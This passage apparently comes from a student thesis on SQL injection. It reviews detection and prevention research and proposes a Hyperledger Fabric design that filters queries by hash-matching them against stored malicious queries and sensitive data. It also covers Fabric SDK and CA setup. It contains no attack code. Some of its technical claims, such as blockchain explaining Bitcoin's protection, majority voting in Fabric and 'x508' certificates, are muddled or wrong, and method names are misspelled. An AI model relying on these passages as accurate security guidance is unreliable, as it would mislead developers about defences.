2.2 Literature review

A model that can analyze the actions of web applications when any user purposely or unintentionally gives invalid inputs [1] has been proposed by researchers. They believe that invalid input would be easily discovered. Here, if an invalid input is processed by the website or backend database, then it is deemed a successful attack. Researchers have suggested a list of tags in the belief of this assumption, the test inputs are processed which may be invalid. With their established method, researchers checked many vulnerable websites and found many SQLi vulnerabilities according to their proposed model, and they found many false positive rates. In their initial model creation, they have used dictionary-based extraction that crawls web pages to extract input web components may start with a dictionary of all types of web components that accepts user inputs. However, they have also implemented a rule based extraction tool. First, they have created a dynamic model for each website then they have created test cases based on their general model after that they have executed test cases for tested input components in all tested website pages and finally they have verified the outcome of the execution process based on the predefined error messages related to SQL injection vulnerabilities [15].

Furthermore, Researchers also have proposed a penetration-testing model to detect SQL injection vulnerability [13] . Penetration testing is an automated detection system. This model finds SQL injection vulnerability in three steps: information collection, generation of test cases and response analysis. This model is based on the transmission channel. They used an attack-tree to define the behavior/type of SQL injection. The root node is considered as SQL injection. This has 3 children which means three types of attacks: in-band, inference and out-of-band channels. They used five layers in this model classified as channel layer (1), injection layer (2) and case layer (3, 4, 5). The attacks start from the use case layer and the end goal is the channel layer. So, this model can easily detect the type of SQL injection based on the path it follows and can check a website's vulnerability for a specific category of injection.

In another research paper [10], authors have gone against the odds by not selecting trivial methods like Rule-Matching-Based SQL detection solutions and opted for a CNN or Convolutional Neural Network based defense system to fight against high-dimensional features of SQL injection attacks. The author clarified that in CNN-based models, they checked the system along with ModSecurity, which is close to the Rule-Matching-Based process, got greater precision, accuracy, and recall rate. The author emphasized on quite a few points like data collection, sanitization, normalization and finally building the CNN model to prepare the entire system. They collected SQLIA malicious traffic along with normal traffic. In the field of information security, data sets have been collected at a widely accepted pace, such as UNSW-NB15, KDD99, HTTP CSIC 2010 datasets, etc. CNN model is designed with a maximum of 16 features to determine the size of the input data. Finally, side by side testing with the ModSecurity model, the accuracy the authors achieved was 0.9950 along with precision 0.9898, leaving ModSecurity behind at 0.9689 and 0.9486, accuracy and precision respectively. In this way the author put validation on their statement as CNN being more feasible and efficient than traditional Rule-Matching-Based models.

In another paper, the author discussed various ways how the hackers try to hack into databases using SQL Injection and unethically steal personal information [23]. SQL injection is still a threat to databases years after it is being used for the first time. Though technology nowadays is far more advanced than before, new techniques are being applied to prevent SQL Injections. The author mentioned several techniques where he focuses on the Blockchain concept to prevent SQL Injection. He mentions how this concept detects verified nodes that may access a web server on allowed IP access. Unallowable nodes are only allowed to do legal transactions without manipulating any data. He says, "The node requested is checked by the node who approved the request by following the Blockchain principle to avoid the SQL injection attack where each node requested access to another node's database. If it is not approved, the application would be refused for security purposes. To all nodes, the principle will be extended. A node could be a networking server, computer etc on the computer system." In a Blockchain if there is a want to change the any value of a certain node this should be approved by all other nodes as they are all connected. So if an unauthorized user from an unauthorized IP tries to manipulate any data in that system it gets detected pretty easily. This is why Bitcoin uses this approach.

Furthermore, a recent study proposes a system where the raw feature vector and average of previous outputs are concatenated by an adaptive deep forest-based approach to detect complex SQLi attacks with an optimized deep forest structure and the input of each layer [9]. The results show that their methodology effectively solves the problem of weakening the original characteristics of deep forests with a growing number of layers. Next, researchers have implemented an Ada-Boost deep forest system based algorithm that optimizes the error rate to change the weights of features on each sheet, and different measures are allocated to different weights based on their effect on the outcome during the training phase. Researchers believe that their model can change the tree model's structure automatically and deal with

multi-dimensional fine-graded features to effectively avoid over-fitting issues. Their findings show that the proposed model has better performance for detecting SQL injection attacks than classical machine learning and deep learning approaches. The proposed technique has the benefits of higher detection accuracy on fewer samples, low computational costs, high versatility and high robustness compared to the deep neural network model.

A decentralized data management framework was suggested by the author in the research paper [21]. Without relying on a third party, the device guarantees consumer control of sensitive data. To create the structure, the author used a block-chain. It defends against privacy issues like data ownership, data transparency, etc. The transactions can save permissions or data for the services. Thus we all know how block-chain works. In a specific network a new block is only created when more than 50% of the nodes in the network are voting for it. In addition, since all the blocks in a network are connected to each other, there is less chance of mismanagement or mishap if anyone tries to sabotage the data. As a result, there is no scope of fraudulent in terms of authentication. Thus, this system is designed to ensure safe transaction of credit online. Based on that, the author proposed a defense mechanism against the fraudulent intentions of the attacker, so nobody can manipulate the data of the server before or after the transaction.

In another paper[13], researchers worked with the possibility of attacks from inside of a database and discussed how there can be use blockchain to prevent it. They introduced a new system named Verity to tackle this situation. Verity is an agent that acts as a framework facilitating the use of a blockchain network with an SQL DBMS. Verity is an entity that serves as a structure that enables the use of a blockchain network with an SQL DBMS. Without migrating whole DBMS data to a blockchain, the formalism deals with a rich collection of dynamic SQL queries. This protects the confidentiality of the system by the use of tamper-resistance properties of a blockchain to detect an insider attack. This was done by intercepting SQL queries and their subsequent tuples, by treating both the blockchain and DBMS as black boxes. Verity itself does no tuning of SQL statements or data caching and indexing [17]. Via parallelizing the blockchain look-ups and researching SQL query structures, they also addressed the performance enhancements for the said system.

Defending against SQL attacks, according to research paper [11] the attack targets databases, which are accessible through the front-end. The author attempted, through a defensive mechanism called Instruction-Set-Randomization, to fight the attacks. This framework was defined by the author as though it could produce instances of language which are unpredictable to the intruder. The process consumes less power and can be easily implemented in the existing systems, described the author. The framework is designed on the basis of a proxy proof-of-concept server, which is located between the two servers, the client server and the SQL server. Their task is to de-randomize and send requests obtained from the client to the SQL server. If someone attempted to inflict a SQL attack, the parser of the proxy would fail to recognize and reject the randomized query, the author explained. Finally, unlike some others, they demonstrated efficiency with latency not

reaching 6.5 milliseconds on each request. One of the research papers [4] proposed the use of tamper-resistant property of Blockchain to prevent attacks that can occur inside the database. The authors implemented their proposed model on a web based online academic grading application to avert attacks from users with privilege in administration. Blockchain is being used to preserve the state of the database. Every user has a unique identifier, which can be used to retrieve a public key of the user existing in a public key infrastructure (PKI) [12]. A digital signature made by users checks of transaction made in the database. In a pre-existing PKI, the digital signature is verified by the public key and runs it against a unique identifier. If the signature does not fit, the database may be determined to have been accessed in an unauthorized manner.

Chapter 3

SQLi Prevention Model




Figure 3.1: SQL Injection Prevention Model

3.1 Model Description:

In the model shown in Figure 3.1, our proposed framework will be using two Hyperledger Fabric networks, one network for filtering the malicious queries and the other one for checking if the data is sensitive or not. In ‘Step one’ we can see, a user is making a request and the query gets sent to the server, the server what it does is to query the database for the requested data by the user but instead of querying the database here the server will send the query to our first network through the REST API which moves through the SDK. In the fabric network the queries will be matched with our pre-populated blocks with malicious queries ‘Step two’. Now the question comes, how will it do the checking? The answer is simple, blockchain uses double spending prevention mechanism, in Hyperledger Fabric the MVCC is used for preventing double spending, we know for same identical data, the hashes are same for each of them. In our chaincode will want to define two functions that will query the hashes of current blocks and match the hashes with the newly occurred query from the user, if both hashes match then the request will be terminated ‘Step three’ otherwise the query will be sent to the database for the requested data ‘Step four’. However, even if a single space is different in the malicious queries can cause problem here and it can request sensitive data as it passed through our first network which is used for filtering malicious queries. Even a simple space or a character can change the hash and if the hashes do not match then the malicious query will not be detected and as a result our proposed solution will fail. However, we have done our homework for that case also, we have proposed to create another network for checking the sensitive data.




Figure 3.2: Sequence Diagram of Proposed Model

The query will request the data from the database after having a green signal from the first network and it will fetch the data to the ‘Step five’ server. Once again, the server will send the data through the REST API to the second network and the data will pass through the SDK to the ‘Step six’ network. In the second network, the framework needs to pre-populate the blocks with sensitive data and the hash of the arrived data will be checked against the hash of the current blocks ‘Step seven’. If the hash matches then it will terminate the request if not then it will fetch the data to the server ‘Step eight’ and finally the requested data will be sent to the user. Another issue arises which is the numerous numbers of block creation during this process. It can cause too much storage space. To prevent this we have come to a solution by using MCMC algorithm to remove redundant blocks. However, Hyperledger Fabric is capable of making 21000 transactions in a single second but with increasing number of blocks it will be difficult for transactions. By removing the unnecessary blocks by using MCMC algorithm the framework can overcome this

obstacle also shown in figure 3.2.

Many procedures here mentioned are ambiguous. To clearly understand every procedure we have described them in next sections.

3.2 Double Spending

While working on this research we got to understand the pros and cons of the Hyperledger Fabric. Well, this is kind of interesting as well as it is depressing because we could not find enough study resources for that anywhere. To be honest it was really hard to get hands on some really good materials and the topic double spending prevention mechanism of Hyperledger Fabric is one of them. Hyperledger Fabric uses Multi-version concurrency control, in short MVCC to prevent double spending problem. We first need to get familiar with the term of key collisions. It is really easy to understand, when more than two queries will arrive at the same time and try to update the same key or value. Before that we need to understand the life cycle of the query transaction. First, the peers get more than one proposal sent from the SDK. The simulation of the query as transaction by peer using the chaincode, provided parameters from the request and current state of the ledger. The SDK gets the result of the simulation returned by the peers. The keys gets updated during the simulation which is result. Signature are validated by the ordering service and it sets and put them in queue. When the queue becomes full else predefined time pass after that order take the sets also pack them in a block, lastly it sign the block and send the block to the peers. When the simulation was executed the signatures are validated by the peers and it checks whether the ledger's state is exactly identical. The ledger gets updated if the validation pass the transaction, if not then the ledger will not be updated. Because the collision of hashes and keys will take place and the framework is depending on this procedure. If the framework does not use same key or hashes then the collisions will never take place. This is very easy to implement on chanced and we propose to modify it a little, we want the hashes to collide with each other and the framework will do it instead of keys and the framework will save the hashes locally instead of the state database. In MVCC instead of using one key for the account we will have enormous amount of keys and to get the idea of the actual account the chaincode should all the keys, it will go one by one and define what will be the current value. Using MVCC the maximum throughput will be achieved in terms of preventing double spending.




Figure 3.3: Steps of Implementing the Model

As shown in the figure 3.3, the working step from ‘step one’ to ‘step eight’ are explained in details in the later sub sections.

3.3 Selection of SDK

The SDK is used for not only executing query blocks and transactions on the channel but also user chaincodes. It also monitors events on the channel. It allows the Java applications to manage the life cycle of hyperledger channels. It provides a layer of abstraction over client application’s communication protocol to interact with a Hyperledger Fabric blockchain network. The SDK also provides CA or certificate authority to the client. But, it is not dependent on the implementation of the CA. Although the SDK acts on behalf of the specific client, it does not give a way of

persistence for the application outlined channels and user artifacts on the client. This is done by the embedding application.

3.4 Making API Call from Client

The Hyperledger fabric client SDK works as a bridge between API and Hyperledger fabric Blockchain. Some npm packages are needed to make the connection possible. The packages are: fabric-ca, fabric-common, fabric-network, fabric-protos. The fabric-ca gives permission to the application for creating valid Identities in the network for the peers and application users. It also works with transaction certificate. The optional element in this package is fabric-ca-client. The fabric-common encapsulates common code used by fabric-sdk-node packages. It interacts with fabric network and invokes transaction invitation with the network. Another package, fabric-network, encapsulates API to connect with the network. It also submits transactions and execute queries. Lastly, fabric-protos encapsulates protocol buffers. Integration tests that run on master branch need the latest stable fabric images that are hosted by Artifactory. Docker images are retrieved via utility script. After that, integration test are ready to be executed. Tests for different scenarios require different commands.

A client API is used to interact with a network of peers in the network. The framework will be using an application SDK to interact with the user interface of multiple networks. The framework will be connecting to each of them separately through a different client. The framework is using a stateful design for the Client class. Until it appears to be used to connect with the fabric backend, a case must be built with a userContext. A userContext is a user class case that epitomizes the ability to sign requests. If a multi-user environment is used by the system, we need to use two suggested techniques to handle the authenticated users. Using a dedicated instance client for each authenticated user. New user development. Each authenticated user can be enrolled differently by the System to get a unique identity for each user. Among the validated clients, the framework can use shared client instance and common signing. It is deemed bad practice to swap userContexts with the same client case. It results in a stateful layout. BaseClient is expanded by the new Client() class. In essence, it is the client who uses CryptoSuite to sign and hash. (static)loadFormConfig(loadConfig) method describes the establishment of connection loading a JSON file and returning a Client object. It is a client type method which returns an instance of the class initialized with the network end points. (async) setUserFromConfig is a procedure for a utility. Based on the password and username given, it sends the user context. The addConnectionOptions(options) command sets client connections. When a new set of peers and orders is created or when a channel uses discovery to automatically generate new peers and orders on the channel, these will be available to be added to the options of the application. This will be a better place for storing GRPC settings that affect all client connections. When the client object constructs new peers and instances, these settings will be used. Methods such as Client#newPeer, Client#getPeer, Client#newOrderer, and Client#getOrderer are accessible. When loading a common link profile, options are added. Nevertheless, the link section along with a 'options' attribute would have

the client section. Default connections are loaded from the 'connection-operation' settings of the device configuration beforehand. `addTlsClientCertAndKey(opts)` is the utility method that is applied to the shared `tls` client to a particular collection of options. Throws: If the generating material fails, it will throw out an error. `BuildConnectionOptions(options)` when the utility method is used to combine connection options into a set of options, a new option object is returned. The settings will not be overridden by the default link options. They can only be introduced as new configurations that are transferred to the application options. It returns objects containing options for applications as well as options for clients. `createChannel(request)` builds the new channels containing more than one participating organizations. An organization calls this method to submit creation request to the ordered service to create a new channel. When the channel is successfully created, each organization of the peer nodes join the channel. The process is maintained by sending channel configuration to the peer nodes. The method called for this is `joinChannel()`. It returns a status of acceptance of the request by the orderer. This is not exactly confirmation. The client application checks whether the channels are entirely created or not. The type is a Promise. `(async)createUser(opts)` returns a user object. It works on the basis of private key and corresponds to x508 certificate. Crypto materials that were previously accessible can therefore be used, such as private keys and certificates. The user objects with signing capabilities are build. It is just an alternative to dynamic user registration. The client instance is set to current when a user object is successfully created. Returns the User Object Promise. A promise is the form. `extractChammelConfig(config_envelope)` it extracts the protobuf from 'configUpdate' object. The source from where is extracts is the 'ConfigEnvelope' object which is produced by `configtxgen` tool. The returned object is usually signed by the `signChannelConfig()` method of the class. When the signatures are collected, the 'ConfigUpdate' signatures are used. Those are based upon the `createChannel()` or `updateChannel()` calls. It responds with encoded bytes of `ConfigUpdate` protobuf. Those are ready to be signed. The type is `array(byte)`. `getCertificateAuthority(name)` It returns a `certificateAuthority` sort of implementation. It works on the rules fixed by the settings that are initially loaded common connection profile and the client configuration. A profile with common connection is loaded to for this method to return a Certificate Authority. User instances are allocated to Crypto Suites. The 'initCredentialStores' method is used to construct the stores and create a crypto suite that is specified in the common link profile as a result. In terms of form, it is the Certificate Authority. `GetChannel(name,throwError)` from a client instance is a sort of channel instance. It is a kind of memory-only scan. A new channel is generated by providing a loaded common link profile with an identity such as 'name' and it is filled with both orderer and peer objects. In the common connection profile, these are predefined as well. This provides an example of a channel. A type is a type of channel. `GetClientCertHash(create)` getting the client certificate hash is the primary idea. It returns the hash of the client certificate. The type is an `Array(byte)`. `GetClientConfig()` This returns the 'client' of the common connection profile. Returns the client section from the configuration. The type is an object type. `FetCryptoSuite()` It returns the `CryptoSuite` object used by the client instance. Inherits from `BaseClientGetCryptoSuite` and Overrides `BaseClientGetCryptoSuite`. It has a type called `module:api:CryptoSuite`. `getMspid()` it returns the `Mspid` of the client This is also used in organizations as references. It returns the

mspid of the organization defined in client section of the loaded common connection profile. The type is a string type.




Figure 3.4: Built a set of CA to interact with the API to route requests

3.5 Building a set of CA

Hyperledger Fabric CA(Certificate Authority) consists of a server and a client. CA servers can be interacted through client or Fabric SDKs. Servers are communicated via REST API. Client or SDK can be connected to an intermediate server. In figure 3.4, all of the servers present in the cluster of Fabric CA have access to the same database. It holds record of certificates and identities in use. A server can have multiple CA's, where one can be a root or an intermediate. To begin with the installation, environment variable has to be set correctly. After that, libtool and libtdhl-dev packages have to be installed. Then, fabric-ca-server and fabric-ca-client has to be installed. Through fabric-ca-server, the server starts with default setting. A default configuration file, which is customizable, fabric-ca-server-config.yaml is created. Afterwards, there is a need to access the docker hub to find the specific version of fabric-ca, there is a want to use by matching tags. Then, a server can be

built and started with the help of Docker compose. The docker image of the fabric-ca contains both the server and the client. For configuring Fabric CA server and client, there are 3 ways - 1) CLI flags, 2) Environment variables and 3) Configuration files. The changes in the configuration files can be overridden by environment variables or CLI flags.

At first, the CA server must be initialized via `fabric-ca-server init -b admin:adminpw`. The `-b` or bootstrap identity is necessary for initial state, as it works as server administrator. In the server configuration file, a customizable section of CSR or Certificate Signing Request. CSR can be customized depending on requirements for custom values. A self signed CA certificate is generated by the command `fabric-ca-server init`. For the parent fabric CA server authentication, the URL should be, `<scheme>://<enrollment<:<secret>@<host>:<part>`

Additionally, `fabric-ca-server init` command generates a default configuration file named `fabric-ca-server-config.yaml` within the server's directory. To start the server, there is a must to execute the following command, `Fabric-ca-server start -b <admin>:<adminpw>`

If the server has not been initialized yet, it will begin to initialize itself. Throughout the initialization process, the server can generate `ca-cert.pem` and `ca-key.pem` files if they are not existent. A default configuration file can also be generated. Unless the server is designed to use LDAP, it should be designed with a minimum of one pre-registered bootstrap identity to enable registration and enrolling new identities.

The server has to be connected to MySQL databases. First, SSL has to be configured on MySQL server. To do that, a `my.cnf` file has to be created for the server. After that, a user has to be created who has privileged access to MySQL server over SSL. MySQL server also requires client certificates for secure connections. There are three options for secure connections - 1) `ssl-ca`, for the CA certificate ; 2) `ssl-cert`, for MySQL server's certificate; 3) `ssl-key`, for MySQL server's private key. The server can also be designed to be read from an LDAP server.

Fabric CA server can be connected with LDAP server for: 1) authenticating an identity before enrollment, 2) retrieving identity attribute values that are used for authorization. After the LDAP configuration enrollment takes place, the fabric CA client or client SDK sends a request for enrollment. The fabric CA server receives it and decodes the identity name and password. Then, it matches the identity with a distinguished name with the help of "userfilter" and tries an LDAP bind with the identities password. If the bind is successful, the enrollment is authorized and the process can go forward. Multiple CA's can be added to a single server by using `cafiles` or `cacount` option. The `cacount` gives an undetermined number of default CA's a head start. Each of them will get a default configuration file which holds a unique CA name. For `cafiles`, CA configuration files have to be generated and configured for each CA from the initial state. Each file must have a unique name and common name. An intermediate CA must be enrolled with a parent

CA within the same method that a fabric-ca-client enrolls with a CA. It is done by the `-u` option to specify the URL of the parent CA, with the enrollment ID and secret. The identity related to this enrollment ID should have an attribute in the name of `“hf.intermediateCA”` with the value `“true”`. The fabric CA server should be upgraded before upgrading the fabric CA client. To upgrade an instance of the server, the fabric-ca-server has to be stopped at first. Second, previous fabric-ca-server binary has to be replaced by the latest version. Then, it has to be launched. The fabric-ca-server method is finally checked and available. The CA server hosts an HTTP server as well. It includes a REST API. Operators are supposed to use this API. Two specific pieces are required for configuring operation services - 1) the address and port to be listened on; 2) TLS certificates and keys to be used for authentication and encryption, where the certificates are unique to each CA.

For fabric CA client, the home directory has to contain the command line `-home` or `fabric_ca_client_home` or `fabric_ca_home` otherwise `ca_cfg_path`. If necessary, the CSR (Certificate Signing Request) section, which is available in the client configuration file, can be customized. After that, the command `fabric-ca-client enroll` must be processed for enrolling identity. The newly enrolled identity sends a request for registration. The identity must have proper authority for registration.

An authorization check in three steps is conducted by fabric CA server during the registration process. To begin with, the registrar (i.e. the one sending the request) should have the `“hf.Registrar.Roles”` attribute with a comma-separated list of values wherever one in every of the values equals the kind of identity being registered. Then, the association between the registrar and the identity being registered is checked. The association between these must be equivalent or at least contain the same prefix. If root association is needed for an identity, then the association request ought to be a dot (`“.”`) and also the registrar should have root association. If no association is laid out in the registration request, the identity being registered is given the same association of the registrar. Finally, the identity can be registered with attributes after some conditions are fulfilled. Firstly, reserved attributes with `‘hf.’` prefix of fabric CA can be registered by the registrar if it can possess the attribute. The attributes also have to be part of the value `‘hf.Registrar.Attributes’`. Furthermore, registering custom attributes that do not start with `‘hf.’` requires some different formatting. In this case, attributes and the registrar must have `‘hf.Registrar.Attributes’` with same value or pattern which is a string with `“*”` at the end. Additionally, another checking is performed to find similarity between the requested value of the attribute and the registrar's value of `‘hf.Registrar.Attributes’` attributes. The requested value must be the same or a subset of the value of the registrar's.

After registering a peer with a new identity, it is time to enroll it with an ID and a secret or password. It has a similar process of bootstrapping identity. The only difference is that a new option, which is `‘-M’`, is used to occupy the Hyperledger Fabric MSP (Membership service Provider) directory structure. Orderer can also be enrolled in the same process with the exception in the path directory. The path is set to `‘LocalMSPDir’` setting in the orderer's `orderer.yaml` file. Enrollment certificates

are issued by the fabric-ca-server which have organizational units or OUs.

For pursuing privacy in authorization and transferring certified attribute, a cryptographic protocol suite named Idemix or Identity Mixer is used. It allows client authorization without any interference from the CA and gives control over which attributes the client wants to show. CA server can issue for Idemix credentials. It can be requested to the API endpoint. It is issued in two steps. At first, a request with an empty body is sent to API endpoint to get a nonce and a public key. After that, a credential request is created using the nonce and public key, which is sent to the API endpoint with another request to get an Idemix credential, Credential Revocation Information (or CRI) and attribute names with values. CRI can revoke something that was previously used. For Idemix, end user's certificate is revoked by the CA and recorded in CRI. Then it is sent to end user, so that they can show evidence that their credential has not been revoked, contrary to CRI. This evidence is passed to verifier which gives verification of the proof. For the verification to be successful, the CRI version of the end user and verifier has to be the same. The version of CRI increases after enroll request is received by the fabric-ca-server. As a result, the revocation handle pool becomes empty. The fabric-ca-server has to generate new revocation handle to fill up the pool which increments the version of the CRI.

Identities can be updated dynamically by using fabric-ca-client. Information regarding an identity can also be retrieved as long as the authorization requirements are fulfilled. Adding new identity is almost the same as registering a new identity. The first method is via the `-json` flag where the identity is described in JSON string. The later method uses direct flags for adding new identity. Usually, removal of identities is disabled in the fabric-ca-server. But it can be enabled by starting the server with `-cfg.identities.allowremove`.

3.6 Building config.yaml

Config.yaml is kind of file which is very critical for our framework to operate perfectly. It is an optional file for the hyperledger fabric network but for our framework it is very important. This config file specifies the OU (Organizational Unit) identifiers. For configuring OU list, Membership Service Provider adds its valid members to X.509 certificate. For our framework there are two OU identifiers, administrator and commercial. The Membership Service Provider identity gets valid even if it bears any of these OU identifiers. Specific certificate points to the intermediate CA certificate path as a leaf identities which have particular OU, should be justified. The Membership Service Provider root folder must not be free or abandoned and the path is parallel to the folder. To classify identities into orderers, peers, admins, and clients by organizations is allowed by the default Membership Service Provider creation depends on the OUs of their X509 certificates. If any identity makes transactions on the network then it should be called Clients. If any identity controls organizational jobs like, peer joining into a channel then it should be called Admin. If any identity commits any transaction then it should be called Peer. If any identity is contained by any ordering node then it must be called Orderer. To define

orderers, peers, clients and admins of a Membership Service Provider, the config file should be put correctly.

3.7 Running the Network

The system framework that ensures the availability of services of the ledger to application users, admins is called a Fabric permissioned blockchain network. A set of policies are agreed upon by the consortium, which is created with the combination of multiple organization, to form a network and its permissions. However, policies of a network can be changed after a specific amount of time. A network has several parts, such as, Ledgers, Chaincode, Peer, Ordering Services, Fabric CAs etc. There is brought up a networking running which is shown in the implementation part.

3.8 Invoking Chaincode

